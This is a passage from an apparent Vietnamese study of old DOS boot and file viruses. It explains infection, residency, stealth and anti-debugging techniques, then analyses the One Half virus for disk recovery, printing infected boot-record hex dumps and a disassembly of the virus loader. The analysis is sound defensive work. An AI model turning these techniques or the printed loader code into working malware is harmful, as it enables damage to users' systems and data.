đoạn mã chuẩn này. Việc cất giữ sector khởi động tại vị trí nào trên đĩa tuỳ thuộc loại đĩa và cách giải quyết của từng loại virus. Đối với đĩa cứng, thông thường nó được cất giữ ở đâu đó trong Side 0, Cylinder 0 vì trong cả track này, DOS chỉ sử dụng sector đầu tiên cho bảng Partition. Trên đĩa mềm, vị trí cất giữ sẽ phức tạp hơn vì mọi chỗ đều có khả năng bị ghi đè thông tin. Một số hướng sau đây đã được các virus áp dụng:

+ Sử dụng sector ở cuối Root Directory, vì nó thường ít được sử dụng.

+ Sử dụng các sector cuối cùng trên đĩa, vì khi phân bổ vùng trống cho file, DOS tìm vùng trống từ nhỏ đến lớn cho nên vùng này thường ít được sử dụng.

+ Ghi vào vùng trống trên đĩa, đánh dấu trong bảng FAT vùng này là vùng bị hỏng để DOS không sử dụng cấp phát nữa. Ccáh làm này an toàn hơn các cách làm trên đây.

+ Format thêm track và ghi vào track vừa được Format thêm.

Tùy thuộc vào độ lớn của đoạn mã virus mà B-virus được chia thành hai loại:

a. SB-virus.

Chương trình của SB-virus chỉ chiếm đúng một sector khởi động, các tác vụ của SB-virus không nhiều và tương đối đơn giản. Hiện nay số các virus loại này thường ít gặp và có lẽ chỉ là các virus do trong nước "sản xuất".

b. DB-virus.

Đây là những loại virus mà đoạn mã của nó lớn hơn 512 byte (thường thấy).

Vì thế mà chương trình virus được chia thành hai phần:

- Phần đầu virus: Được cài đặt trong sector khởi động để chiếm quyền điều hiển khi quyền điều khiển được trao cho sector khởi động này. Nhiệm vụ duy nhất của phần đầu là: tải tiếp phần thân của virus vào vùng nhớ và trao quyền điều khiển cho phần thân đó. Vì nhiệm vụ đơn giản như vậy nên phần đầu của virus thường rất ngắn, và càng ngắn càng tốt vì càng ngắn thì sự khác biệt giữa sector khởi động chuẩn và sector khởi động đã bị nhiễm virus càng ít, giảm khả năng bị nghi ngờ.

- Phần thân virus: Là phần chương trình chính của virus. Sau khi được phần đầu tải vào vùng nhớ và trao quyền, phần thân này sẽ tiến hành các tác vụ của mình, sau khi tiến hành xong mới đọc sector khởi động chuẩn vào vùng nhớ và trao quyền cho nó để máy tính làm việc một cách bình thường như chưa có gì xảy ra cả.

2. Một số kỹ thuật cơ bản của B-virus.

Dù là SB-virus hay DB-virus, nhưng để tồn tại và lây lan, chúng đều có một số các kỹ thuật cơ bản như sau:

a. Kỹ thuật kiểm tra tính duy nhất.

Virus phải tồn tại trong bộ nhớ cũng như trên đĩa, song sự tồn tại quá nhiều bản sao của chính nó trên đĩa và trong bộ nhớ sẽ chỉ làm chậm quá trình Boot máy, cũng như chiếm quá nhiều vùng nhớ ảnh hưởng tới việc tải và thi hành các chương trình khác đồng thời cũng làm giảm tốc độ truy xuất đĩa. Chính vì thế, kỹ thuật này là một yêu cầu nghiêm ngặt với B-virus.

Việc kiểm tra trên đĩa có hai yếu tố ảnh hưởng:

Thứ nhất là thời gian kiểm tra:

Nếu mọi tác vụ đọc/ghi đĩa đều phải kiểm tra đĩa thì thời gian truy xuất sẽ bị tăng gấp đôi, làm giảm tốc độ truy xuất cũng như gia tăng mỗi nghi ngờ.

Đối với yêu cầu này, các virus áp dụng một số kỹ thuật sau: Giảm số lần kiểm tra bằng cách chỉ kiểm tra trong trường hợp thay đổi truy xuất từ ổ đĩa này sang ổ đĩa khác, chỉ kiểm tra trong trường hợp bảng FAT trên đĩa được đọc vào.

Thứ hai là kỹ thuật kiểm tra:

Hầu hết các virus đều kiểm tra bằng giá trị từ khoá. Mỗi virus sẽ tạo cho mình một giá trị đặc biệt tại một vị trí xác định trên đĩa, việc kiểm tra được tiến hành bằng cách đọc Boot record và kiểm tra giá trị của từ khoá này. Kỹ thuật này gặp trở ngại vì số lượng B-virus ngày một đông đảo, mà vị trí trên Boot Record thì có hạn. Cách khắc phục hiện nay của các virus là tăng số lượng mã lệnh cần so sánh để làm giảm khả năng trùng hợp ngẫu nhiên.

Để kiểm tra sự tồn tại của mình trong bộ nhớ, các virus đã áp dụng các kỹ thuật sau: Đơn giản nhất là kiểm tra giá trị Key value tại một vị trí xác định trên vùng nhớ cao, ngoài ra một kỹ thuật khác được áp dụng đối với các virus chiếm ngắt Int 21 của DOS là yêu cầu thực hiện một chức năng đặc biệt không có trong ngắt này. Nếu cờ báo lỗi được bật lên thì trong bộ nhớ chưa có virus, ngược lại nếu virus đã lưu trú trong vùng nhớ thì giá trị trả lại (trong thanh ghi AX chẳng hạn) là một giá trị xác định nào đó.

b. Kỹ thuật lưu trú.

Sau khi thực hiện xong chương trình POST, giá trị tổng số vùng nhớ vừa được Test sẽ được lưu vào vùng BIOS Data ở địa chỉ 0:413h. Khi hệ điều hành nhận quyền điều khiển, nó sẽ coi vùng nhớ mà nó kiểm soát là giá trị trong địa chỉ này. Vì vậy để lưu trú, mọi B-virus đều áp dụng kỹ thuật sau đây: Sau khi tải phần lưu trú của mình lên vùng nhớ cao, nó sẽ giảm giá trị vùng nhớ do DOS quản lý tại 0:413h đi một lượng đúng bằng kích thước của virus. Tuy nhiên nếu không kiểm tra tốt sự có mặt trong vùng nhớ, khi

bị Boot mềm liên tục, giá trị tổng số vùng nhớ này sẽ bị giảm nhiều lần, ảnh hưởng tới việc thực hiện của các chương trình sau này. Chính vì thế, các virus được thiết kế tốt phải kiểm tra sự tồn tại của mình trong bộ nhớ, nếu đã có mặt trong bộ nhớ thì không giảm dung lượng vùng nhớ nữa.

c. Kỹ thuật lây lan.

Đoạn mã thực hiện nhiệm vụ lây lan là đoạn mã quan trọng trong chương trình virus. Để đảm bảo việc lây lan, virus khống chế ngắt quan trọng nhất trong việc đọc/ghi vùng hệ thống: đó là ngắt 13h, tuy nhiên để đảm bảo tốc độ truy xuất đĩa, chỉ các chức năng 2 và 3 (đọc/ghi) là dẫn tới việc lây lan. Việc lây lan bằng cách đọc Boot Sector (Master Boot) lên và kiểm tra xem đã bị lây chưa (kỹ thuật kiểm tra đã nói ở trên). Nếu sector khởi động đó chưa bị nhiễm thì virus sẽ tạo một sector khởi động mới với các tham số tương ứng của đoạn mã virus rồi ghi trở lại vào vị trí của nó trên đĩa. Còn sector khởi động vừa đọc lên cùng với thân của virus (loại DB-virus) sẽ được ghi vào vùng xác định trên đĩa. Ngoài ra một số virus còn chiếm ngắt 21 của DOS để lây nhiễm và phá hoại trên các file mà ngắt 21 làm việc.

Việc xây dựng sector khởi động có đoạn mã của virus phải đảm bảo các kỹ thuật sau đây:

- Sector khởi động bị nhiễm phải còn chứa các tham số đĩa phục vụ cho quá trình truy xuất đĩa, đó là bảng tham số BPB của Boot record hay bảng phân chương trong trường hợp Master boot. Việc không bảo toàn sẽ dẫn đến việc virus mất quyền điều khiển hoặc không thể kiểm soát được đĩa nếu virus không có mặt trong môi trường.

- Sự an toàn của sector khởi động nguyên thể và đoạn thân của virus cũng phải được đặt lên hàng đầu. Các kỹ thuật về vị trí cất giấu chúng ta cũng đã phân tích ở các phần trên.

d. Kỹ thuật ngụy trang và gây nhiễu.

Kỹ thuật này ra đời khá muộn về sau này, do khuynh hướng chống lại sự phát hiện của người sử dụng và những lập trình viên đối với virus. Vì kích thước của virus khá nhỏ bé cho nên các lập trình viên hoàn toàn có thể dò từng bước xem cơ chế của virus hoạt động như thế nào, cho nên các virus tìm mọi cách lắt léo để chống lại sự theo dõi của các lập trình viên.

Các virus thường áp dụng một số kỹ thuật sau đây:

- Cố tình viết các lệnh một cách rắc rối như đặt Stack vào các vùng nhớ nguy hiểm, chiếm và xoá các ngắt, thay đổi một cách lắt léo các thanh ghi phân đoạn để người dò không biết dữ liệu lấy từ đâu, thay đổi các giá trị của các lệnh phía sau để người sử dụng khó theo dõi.

- Mã hoá ngay chính chương trình của mình để người sử dụng không phát hiện ra quy luật, cũng như không thấy một cách rõ ràng ngay sự hoạt động của virus.

- Ngụy trang: Cách thứ nhất là đoạn mã cài vào sector khởi động càng ngắn càng tốt và càng giống sector khởi động càng tốt. Tuy vậy cách thứ hai vẫn được nhiều virus áp dụng: Khi máy đang nằm trong quyền chi phối của virus, mọi yêu cầu đọc/ghi Boot sector (Master boot) đều được virus trả về một bản chuẩn: bản trước khi bị virus lây. Điều này đánh lừa người sử dụng và các chương trình chống virus không được thiết kế tốt nếu máy hiện đang chịu sự chi phối của virus.

e. Kỹ thuật phá hoại.

Đã là virus thì bao giờ cũng có tính phá hoại. Có thể phá hoại ở mức đùa cho vui, cũng có thể là phá hoại ở mức độ nghiêm trọng, gây mất mát và đình trệ đối với thông tin trên đĩa.

Căn cứ vào thời điểm phá hoại, có thể chia ra thành hai loại:

- Loại định thời: Loại này lưu giữ một giá trị, giá trị này có thể là ngày giờ, số lần lây nhiễm, số giờ máy đã chạy, ... Nếu giá trị này vượt quá một con số cho phép, nó sẽ tiến hành phá hoại. Loại này thường nguy hiểm vì chúng chỉ phá hoại một lần.

- Loại liên tục: Sau khi bị lây nhiễm và liên tục, virus tiến hành phá hoại, song do tính liên tục này, các hoạt động phá hoại của nó không mang tính nghiêm trọng, chủ yếu là đùa cho vui.

V. CÁC ĐẶC ĐIỂM CỦA F-VIRUS

So với B-virus thì số lượng F-virus đông đảo hơn nhiều, có lẽ do các tác vụ đĩa với sự hỗ trợ của Int 21 đã trở nên cực kỳ dễ dàng và thoải mái, đó là điều kiện phát triển cho các F-virus.

Thường thì các F-virus chỉ lây lan trên các file khả thi (có đuôi .COM hoặc .EXE), tuy nhiên một nguyên tắc mà virus phải tuân thủ là: Khi thi hành một file khả thi bị lây nhiễm, quyền điều khiển phải nằm trong tay virus trước khi virus trả nó lại cho file bị nhiễm, và khi file nhận lại quyền điều khiển, tất cả mọi dữ liệu của file phải được bảo toàn.

Đối với F-virus, có một số kỹ thuật được nêu ra ở đây:

1. Kỹ thuật lây lan:

Các F-virus chủ yếu sử dụng hai kỹ thuật: Thêm vào đầu và thêm vào cuối

a. Thêm vào đầu file.

Thông thường, phương pháp này chỉ áp dụng cho các file .COM, tức là đầu vào của chương trình luôn luôn tại PSP:100h. Lợi dụng đầu vào cố định, virus chèn đoạn mã của chương trình virus vào đầu chương trình đối tượng, đẩy toàn bộ chương trình đối tượng xuống phía dưới. Cách này có một nhược điểm là do đầu vào cố định của chương trình .COM là PSP:100, cho nên trước khi trả lại quyền điều khiển cho chương trình, phải đẩy lại toàn bộ chương trình lên bắt đầu từ offset 100h. Cách lây này gây khó khăn cho những người khôi phục vì phải đọc toàn bộ file vào vùng nhớ rồi mới tiến hành ghi lại.

b. Thêm vào cuối file.

Khác với cách lây lan ở trên, trong phương pháp này, đoạn mã của virus sẽ được gắn vào sau của chương trình đối tượng. Phương pháp này được thấy trên hầu hết các loại virus vì phạm vi lây lan của nó rộng rãi hơn phương pháp trên.

Do thân của virus không nằm đúng đầu vào của chương trình, cho nên để chiếm quyền điều khiển, phải thực hiện kỹ thuật sau đây:

- Đối với file .COM: Thay các byte đầu tiên của chương trình (đầu vào) bằng một lệnh nhảy JMP, chuyển điều khiển đến đoạn mã của virus.

E9 xx xx JMP Entry virus.

- Đối với file .EXE: Chỉ cần định vị lại hệ thống các thanh ghi SS, SP, CS, IP trong Exe Header để trao quyền điều khiển cho phần mã virus.

Ngoài hai kỹ thuật lây lan chủ yếu trên, có một số ít các virus sử dụng một số các kỹ thuật đặc biệt khác như mã hoá phần mã

của chương trình virus trước khi ghép chúng vào file để ngụy trang, hoặc thậm chí thay thế một số đoạn mã ngắn trong file đối tượng bằng các đoạn mã của virus, gây khó khăn cho quá trình khôi phục.

Khi tiến hành lây lan trên file, đối với các file được đặt các thuộc tính Sys (hệ thống), Read Only (chỉ đọc), Hidden (ẩn), phải tiến hành đổi lại các thuộc tính đó để có thể truy nhập, ngoài ra việc truy nhập cũng thay đổi lại ngày giờ cập nhật của file, vì thế hầu hết các virus đều lưu lại thuộc tính, ngày giờ cập nhật của file để sau khi lây nhiễm sẽ trả lại y nguyên thuộc tính và ngày giờ cập nhật ban đầu của nó.

Ngoài ra, việc cố gắng ghi lên đĩa mềm có dán nhãn bảo vệ cũng tạo ra dòng thông báo lỗi của DOS: Retry - Aboart - Ignore?, nếu không xử lý tốt thì dễ bị người sử dụng phát hiện ra sự có mặt của virus. Lỗi kiểu này được DOS kiểm soát bằng ngắt 24h, cho nên các virus muốn tránh các thông báo kiểu này của DOS khi tiến hành lây lan phải thay ngắt 24h của DOS trước khi tiến hành lây lan rồi sau đó hoàn trả.

2. Kỹ thuật đảm bảo tính tồn tại duy nhất.

Cũng giống như B-virus, một yêu cầu nghiêm ngặt đặt ra đối với F-virus là tính tồn tại duy nhất của mình trong bộ nhớ cũng như trên file.

Trong vùng nhớ, thông thường các F-virus sử dụng hai kỹ thuật chính: Thứ nhất là tạo thêm chức năng cho DOS, bằng cách sử dụng một chức năng con nào đó trong đó đặt chức năng lớn hơn chức năng cao nhất mà DOS có. Để kiểm tra chỉ cần gọi chức năng này, giá trị trả lại trong thanh ghi quyết định sự tồn tại của virus trong bộ nhớ hay chưa. Cách thứ hai là so sánh một đoạn mã trong vùng nhớ ấn định với đoạn mã của virus, nếu có sự chênh

lệch thì có nghĩa là virus chưa có mặt trong vùng nhớ và sẽ tiến hành lây lan.

Trên file, có thể có các cách kiểm tra như kiểm tra bằng test logic nào đó với các thông tin của Entry trong thư mục của file này. Cách này không đảm bảo tính chính xác tuyệt đối song nếu thiết kế tốt thì khả năng trùng lặp cũng hạn chế, hầu như không có, ngoài ra một ưu điểm là tốc độ thực hiện kiểm tra rất nhanh. Ngoài ra có thể kiểm tra bằng cách dò một đoạn mã đặc trưng (key value) của virus tại vị trí ấn định nào đó trên file, ví dụ trên các byte cuối cùng của file.

3. Kỹ thuật thường trú

Đây là một kỹ thuật khó khăn, lý do là DOS chỉ cung cấp chức năng thường trú cho chương trình, nghĩa là chỉ cho phép cả chương trình thường trú. Vì vậy nếu sử dụng chức năng của DOS, chương trình virus muốn thường trú thì cả file đối tượng cũng phải thường trú, mà điều này thì không thể được nếu kích thước của file đối tượng quá lớn.

Chính vì lý do trên, hầu hết các chương trình virus muốn thường trú đều phải thao tác qua mặt DOS trên chuỗi MCB bằng phương pháp "thủ công". Căn cứ vào việc thường trú được thực hiện trước hay sau khi chương trình đối tượng thi hành, có thể chia kỹ thuật thường trú thành hai nhóm:

a. Thường trú trước khi trả quyền điều khiển.

Như đã nói ở trên, DOS không cung cấp một chức năng nào cho kiểu thường trú này, cho nên chương trình virus phải tự thu xếp. Các cách sau đây đã được virus dùng đến:

- Thao tác trên MCB để tách một khối vùng nhớ ra khỏi quyền điều khiển của DOS, rồi dùng vùng này để chứa chương trình virus.

- Tự định vị vị trí trong bộ nhớ để tải phần thường trú của virus vào, thường thì các virus chọn ở vùng nhớ cao, phía dưới phần tạm trú của file command.com để tránh bị ghi đè khi hệ thống tải lại command.com. Vì không cấp phát bọ nhớ cho phần chương trình virus đang thường trú, cho nên command.com hoàn toàn có quyền cấp phát vùng nhớ đó cho các chương trình khác, nghĩa là chương trình thương trú của virus phải chấp nhận sự mất mát do may rủi.

- Thường trú bằng chức năng thường trú 31h: Đây là một kỹ thuật phức tạp, tiến trình cần thực hiện được mô tả như sau:

Khi chương trình virus được trao quyền, nó sẽ tạo ra một MCB được khai báo là phần tử trung gian trong chuỗi MCB để chứa chương trình virus, sau đó lại tạo tiếp một MCB mới để cho chương trình bị nhiễm bằng cách dời chương trình xuống vùng mới này. Để thay đổi PSP mà DOS đang lưu giữ thành PSP mà chương trình virus tạo ra cho chương trình đối tượng, phải sử dụng chức năng 50h của ngắt 21h.

b. Thường trú sau khi đoạt lại quyền điều khiển.

Chương trình virus lấy tên chương trình đang thi hành trong môi trường của DOS, rồi nó thi hành ngay chính bản thân mình. Sau khi thi hành xong, quyền điều khiển lại được trả về cho virus, và khi đó nó mới tiến hành thường trú một cách bình thường bằng chức năng 31h của ngắt 21h.

4. Kỹ thuật ngụy trang và gây nhiễu

Một nhược điểm không tránh khỏi là file đối tượng bị lây nhiễm virus sẽ bị tăng kích thước. Một số virus ngụy trang bằng cách khi sử dụng chức năng DIR của DOS, virus chi phối chức năng tìm kiếm file (chức năng 11h và 12h của ngắt 21h) để giảm kích thước của file bị lây nhiễm xuống, vì thế khi virus đang chi phối máy tính, nếu sử dụng lệnh DIR của DOS, hoặc các lệnh sử dụng chức năng tìm kiếm file ở trên để có thông tin về entry trong bảng thư mục, thì thấy kích thước file bị lây nhiễm vẫn bằng kích thước của file ban đầu, điều này đánh lừa người sử dụng về sự trong sạch của file này.

Một số virus còn gây nhiễu bằng cách mã hoá phần lớn chương trình virus, chỉ khi nào vào vùng nhớ, chương trình mới được giải mã ngược lại. Một số virus anti-debug bằng cách chiếm ngắt 1 và ngắt 3. Bởi vì các chương trình debug thực chất phải dùng ngắt 1 và ngắt 3 để thi hành từng bước một, cho nên khi virus chiếm các ngắt này rồi mà người lập trình dùng debug để theo dõi virus thì kết quả không lường trước được.

5. Kỹ thuật phá hoại

Thông thường, các F-virus cũng sử dụng cách thức và kỹ thuật phá hoại giống như B-virus. Có thể phá hoại một cách định thời, liên tục hoặc ngẫu nhiên. Đối tượng phá hoại có thể là màn hình, loa, đĩa,...

Chương III.
KHẢO SÁT VIRUS ONE HALF.

1. Chuẩn bị cho quá trình khảo sát.

Trong các phần trước, chúng ta đã đưa ra những nguyên tắc chung trong việc thiết kế, hoạt động của hầu hết các loại virus từ trước đến nay. Tất nhiên mỗi loại virus có một đặc thù riêng của mình.

Phần này sẽ trình bày quy trình và một số các kết quả khảo sát cơ bản phục vụ cho quá trình khôi phục đĩa cứng đối với virus One Half, một trong các virus thường hay gặp hiện nay.

Quá trình khảo sát được tiến hành trên máy tính AT386 SX40, Hard Disk có 14 (0Eh) đầu từ (đánh số từ 0 cho đến 13 (0Dh)), 943 (03B0h) Cylinder (đánh số từ 0 đến 942 (03AFh)), 40 (28h) sector trên một track.

Trước khi cho virus One Half nhiễm vào máy của mình, chúng ta phải cẩn thận lưu lại Master Boot, Boot Sector. Thông thường đối với các máy tính, trên toàn bộ Track 0, Side 0 chỉ dùng một sector đầu tiên cho Master Boot, còn lại là không sử dụng, chúng ta có thể lưu chúng trên các sector này. Tuy nhiên các DB-virus cũng thường sử dụng các sector đó để ghi thân của chúng, cho nên đề phòng khi máy bị nhiễm, phần thân của virus sẽ đè vào các sector lưu của chúng ta. Có thể lưu trên một vài chỗ, và

thông thường virus không lưu phần thân của mình trên các sector ngay sau Master Boot, cho nên chúng ta có thể lưu ở đây. Tất nhiên có thể cẩn thận hơn bằng cách lưu chúng ra file, và/hoặc sử dụng chức năng tạo đĩa cứu trợ (rescue disk) của Peter Norton để khi cần có thể nạp lại chúng vào đĩa.

2. Phân tích Master Boot bị nhiễm virus One Half.

Sau khi cho đĩa cứng nhiễm virus One Half, khởi động (cold boot) bằng đĩa mềm sạch. Điều này là cần thiết vì hầu hết các loại virus khi nhiễm vào máy tính đều chiếm các ngắt quan trọng như ngắt 21h (các chức năng của DOS), ngắt 13h (phục vụ đĩa của ROM-BIOS) và một số các ngắt khác. Một số virus được thiết kế để khi máy đang bị nằm trong quyền chi phối của virus, mọi yêu cầu đọc/ghi Master Boot đều được virus trả về một bản Master Boot chuẩn, là Master Boot trước khi virus lây, điều này gây ảo tưởng về sự trong sạch của máy. Ngoài ra việc khởi động lạnh (cold boot) sẽ tiến hành test lại RAM, trả lại cho DOS phần bộ nhớ mà nó chiếm (thông thường sau khi thường trú trong vùng nhớ cao, virus giảm kích thước vùng nhớ tại 0: 413h tương ứng với vùng nhớ mà nó chiếm). Sau đó tiến hành đọc Master Boot để khảo sát (tôi dùng DiskEdit của Peter Norton), so sánh đối chiếu với Master Boot chuẩn đã lưu trữ trước đây.

Sau đây là Master Boot chuẩn:

Physical Sector: Cyl 0, Side 0, Sector 1

```
0000 : FA 33 C0 8E D0 BC 00 7C - 8B F4 50 07 50 1F FB FC
0010 : BF 00 06 B9 00 01 F2 A5 - EA 1D 06 00 00 BE BE 07
0020 : B3 04 80 3C 80 74 0E 80 - 3C 00 75 1C 83 C6 10 FE
0030 : CB 75 EF CD 18 8B 14 8B - 4C 02 8B EE 83 C6 10 FE
0040 : CB 74 1A 80 3C 00 74 F4 - BE 8B 06 AC 3C 00 74 0B
0050 : 56 BB 07 00 B4 0E CD 10 - 5E EB F0 EB FE BF 05 00
0060 : BB 00 7C B8 01 02 57 CD - 13 5F 73 0C 33 C0 CD 13
0070 : 4F 75 ED BE A3 06 EB D3 - BE C2 06 BF FE 7D 81 3D
0080 : 55 AA 75 C7 8B F5 EA 00 - 7C 00 00 49 6E 76 61 6C
0090 : 69 64 20 70 61 72 74 69 - 74 69 6F 6E 20 74 61 62
00A0 : 6C 65 00 45 72 72 6F 72 - 20 6C 6F 61 64 69 6E 67
00B0 : 20 6F 70 65 72 61 74 69 - 6E 67 20 73 79 73 74 65
00C0 : 6D 00 4D 69 73 73 69 6E - 67 20 6F 70 65 72 61 74
00D0 : 69 6E 67 20 73 79 73 74 - 65 6D 00 00 00 00 00 00
00E0 : 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00
00F0 : 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00
```

```
0100 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0110 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0120 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0130 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0140 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0150 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0160 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0170 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0180 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0190 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
01A0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00 00
01B0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  80
    01
01C0 :  01 00 06 0D E8 AE 28 00  -  00 00 A8 0E 08 00  00
    00 00
01D0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00 00
01E0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
01F0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  55
    AA
```

Sau đây là Master Boot đã bị nhiễm One Half:

```
Physical Sector: Cyl 0, Side 0, Sector 1
0000 : 33 DB FA BC 00 7C 8E D3 - FB 8E DB 83 2E 13 04
    04
0010 : B1 06 CD 12 D3 E0 BA 80 - 00 8E C0 B9 22 00
    B8 07
0020 : 02 06 CD 13 B8 D3 00 50 - CB AF 03 1C 83 C6
    10 FE
0030 : CB 75 EF CD 18 8B 14 8B - 4C 02 8B EE 83 C6
    10 FE
0040 : CB 74 1A 80 3C 00 74 F4 - BE 8B 06 AC 3C 00
    74 0B
0050 : 56 BB 07 00 B4 0E CD 10 - 5E EB F0 EB FE BF 05
    00
0060 : BB 00 7C B8 01 02 57 CD - 13 5F 73 0C 33 C0 CD
    13
0070 : 4F 75 ED BE A3 06 EB D3 - BE C2 06 BF FE 7D 81
    3D
0080 : 55 AA 75 C7 8B F5 EA 00 - 7C 00 00 49 6E 76
    61 6C
0090 : 69 64 20 70 61 72 74 69 - 74 69 6F 6E 20 74 61
    62
00A0 : 6C 65 00 45 72 72 6F 72 - 20 6C 6F 61 64 69
    6E 67
00B0 : 20 6F 70 65 72 61 74 69 - 6E 67 20 73 79 73 74
    65
00C0 : 6D 00 4D 69 73 73 69 6E - 67 20 6F 70 65 72 61
    74
00D0 : 69 6E 67 20 73 79 73 74 - 65 6D 00 00 00 00
    00 00
00E0 : 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00
    00
00F0 : 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00
    00
0100 : 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00
    00
```

```
0110 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0120 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0130 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0140 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0150 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0160 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0170 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0180 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
0190 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
01A0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00 00
01B0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  80
    01
01C0 :  01 00 06 0D E8 AE 28 00  -  00 00 A8 0E 08 00  00
    00 00
01D0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00 00
01E0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  00
    00
01F0 :  00 00 00 00 00 00 00 00  -  00 00 00 00 00 00  55
    AA
```

So sánh hai Master Boot trên, chúng ta thấy bảng phân chương của chúng là giống nhau. Thực ra hầu hết mọi virus đều làm như vậy, vì thay thế bảng phân chương không có ý nghĩa gì

đối với chúng mà chỉ tăng mối nghi ngờ của người sử dụng là máy đã bị nhiễm virus. Thường là Master Boot bị nhiễm càng giống Master Boot chuẩn thì càng tốt, nghĩa là đoạn mã của virus đặt ở đây càng nhỏ càng tốt. Hai Master Boot trên khác nhau ở đoạn mã đầu tiên gồm 2Bh byte (từ offset 0h đến offset 2Ah). Dùng Debug hoặc một phần mềm Unassembler (trong quá trình khảo sát, tôi đã dùng phần mềm Source.exe) để dịch ngược ra Assembler đoạn mã này.

3. Mã Assembly của phần đầu virus One Half trong Master Boot bị nhiễm.

Sau đây là dịch ngược của đoạn mã đó: (các số được biểu diễn dưới dạng hexa)

```
00:  33 DB          xor         bx,bx
02:  FA             cli
03:  BC 7C 00       mov         sp,7C00h
06:  8E D3          mov         ss,bx
08:  FB             sti
09:  8E DB          mov         ds,bx
0B:  83 2E 0413 04              sub word ptr    [0413h],4h
10:  B1 06          mov         cl,6h
12:  CD 12          int         12h
14:  D3 E0          shl         ax,cl
16:  BA 00 80       mov         dx,80h
19:  8E C0          mov         es,ax
1B:  B9 00 22       mov         cx,22h
1E:  B8 02 07       mov         ax,0207h
21:  06             push        es
22:  CD 13          int         13h
24:  B8 00 D3       mov         ax,0D3h
27:  50             push        ax
28:  CB             retf
```

Như vậy, chúng ta thấy phần đầu của One Half làm những công việc chính sau đây:

- Đặt stack làm việc cho virus tại 0:7C00h

- Giảm dung lượng bộ nhớ do DOS quản lý đi 4K, đặt địa chỉ đoạn của phần vùng nhớ này (9F00h) vào cho thanh ghi ES và đẩy vào stack, chuẩn bị địa chỉ segment cho lệnh nhảy xa.

- Đọc 7 sector trên side 0, Cylinder 0, từ sector 22h đến sector 28h vào địa chỉ 9F00h:0000h (ES:BX).

- Đẩy giá trị 0D3h vào stack chuẩn bị địa chỉ offset cho lệnh nhảy xa.

- Nhảy xa tới 9F00h:00D3h.

4. Khảo sát phần thân của virus One Half.

Như vậy, chúng ta thấy phần thân của virus gồm 7 sector cuối trên track 0, side 0. Thông thường, bảng Master Boot chuẩn thường được lưu ngay bên cạnh phần thân của virus, qua kiểm tra, tôi thấy Master Boot cũ được lưu ngay trước phần thân của virus (tức ở sector thứ 8 tính từ cuối lên). Để khẳng định, tôi đã kiểm tra trên một số các máy tính với các dung lượng ổ đĩa cứng khác nhau và kiểm tra giá trị tại offset 1Ch trong phần mã đầu của virus One Half trên các máy đó

- HDD 40 sec/track: Thân của virus lưu tại sector 34-40
  Master Boot cũ lưu tại sector 33
  Giá trị tại offset 1Ch trong phần mã đầu: 22h
- HDD 17 sec/track: Thân của virus lưu tại sector 11-17
  Master Boot cũ lưu tại sector 10
  Giá trị tại offset 1Ch trong phần mã đầu: 0Bh
- HDD 61 sec/track: Thân của virus lưu tại sector 55-61
  Master Boot cũ lưu tại sector 54

Giá trị tại offset 1Ch trong phần mã đầu: 37h

Từ đó có thể suy ra rằng phần thân của virus gồm 7 sector cuối trên track 0, còn Master Boot cũ của máy được lưu tại sector ngay trước đó. Điều này giúp cho quá trình khôi phục đĩa sau này.

Một số người cho rằng, thế là đủ! Chỉ cần dán đè Master Boot cũ của máy vào vị trí của nó (Side 0, Cyl 0, Sect 1) là xong. Cần hết sức thận trọng với thao tác này. Trong các virus đã gặp từ trước đến nay, có một số virus tiến hành mã hoá dữ liệu trên đĩa ở các mức độ khác nhau. Nếu máy đang thuộc quyền chi phối của virus, khi phải làm việc với dữ liệu trên các vùng đã bị mã hoá, virus sẽ giải mã vùng dữ liệu này và máy tính vẫn làm việc bình thường, song nếu máy tính không bị virus chi phối, vùng dữ liệu đã bị virus mã hoá sẽ không thể làm việc bình thường được nữa. Trong thực tế gần đây, một số máy tính nhiễm virus One Half khi khởi động từ đĩa mềm sạch, hoặc giải quyết theo cách trên, một số vùng dữ liệu trên đĩa bị mã hoá: Một số file bị hỏng, một số thư mục con bị mã hoá thành "rác".

Điều đó có nghĩa là phải thận trọng tìm hiểu trước khi quyết định dán đè Master Boot cũ lên Master Boot hiện đang chứa virus.

5. Các modul Assembler của phần thân virus.

Trên cơ sở của kết luận trên, chúng ta lấy phần thân của virus One Half ra để khảo sát. Tôi đã dùng DiskEdit của Peter Norton để ghi lại 7 sector thân virus One Half ra một file để nghiên cứu.

